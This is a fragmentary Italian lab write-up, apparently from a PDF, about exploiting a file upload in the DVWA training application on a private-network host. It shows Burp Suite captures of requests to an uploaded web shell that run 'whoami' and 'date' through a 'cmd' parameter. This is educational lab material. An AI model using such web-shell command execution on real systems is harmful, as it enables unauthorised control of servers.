



Una volta entrato sul sito di DVWA e caricato il file malevolo (in questo caso un immagine)




una volta caricata correttamente l'immagine passiamo a prendere il controllo della macchina target con la nostra macchina attaccante



Questo anche direttamente dal web

es 1:



Burp Suite Community Edition v2023.9.1 - Temporary Project

Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Ext


Intercept HTTP history WebSockets history Proxy settings

Request to http://192.168.1.144:80


Forward Drop Intercept is on Action Open browser

Pretty Raw Hex

```
1 GET /dvwa/hackable/uploads/shell.php?cmd=whoami HTTP/1.1
2 Host: 192.168.1.144
3 Upgrade-Insecure-Requests: 1
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/115.0.5790.171 Safari/537.36
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
6 Accept-Encoding: gzip, deflate
7 Accept-Language: en-US,en;q=0.9
8 Connection: close
```



es 2:



Burp Suite Community Edition v2023.9.1 - Temporary Project

Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Ext

Intercept HTTP history WebSockets history Proxy settings

Request to http://192.168.1.144:80

Forward Drop Intercept is on Action Open browser

Pretty Raw Hex

```
1 GET /dvwa/hackable/uploads/shell.php?cmd=date HTTP/1.1
2 Host: 192.168.1.144
3 Upgrade-Insecure-Requests: 1
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/115.0.5790.171 Safari/537.36
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
6 Accept-Encoding: gzip, deflate
7 Accept-Language: en-US,en;q=0.9
8 Connection: close
```

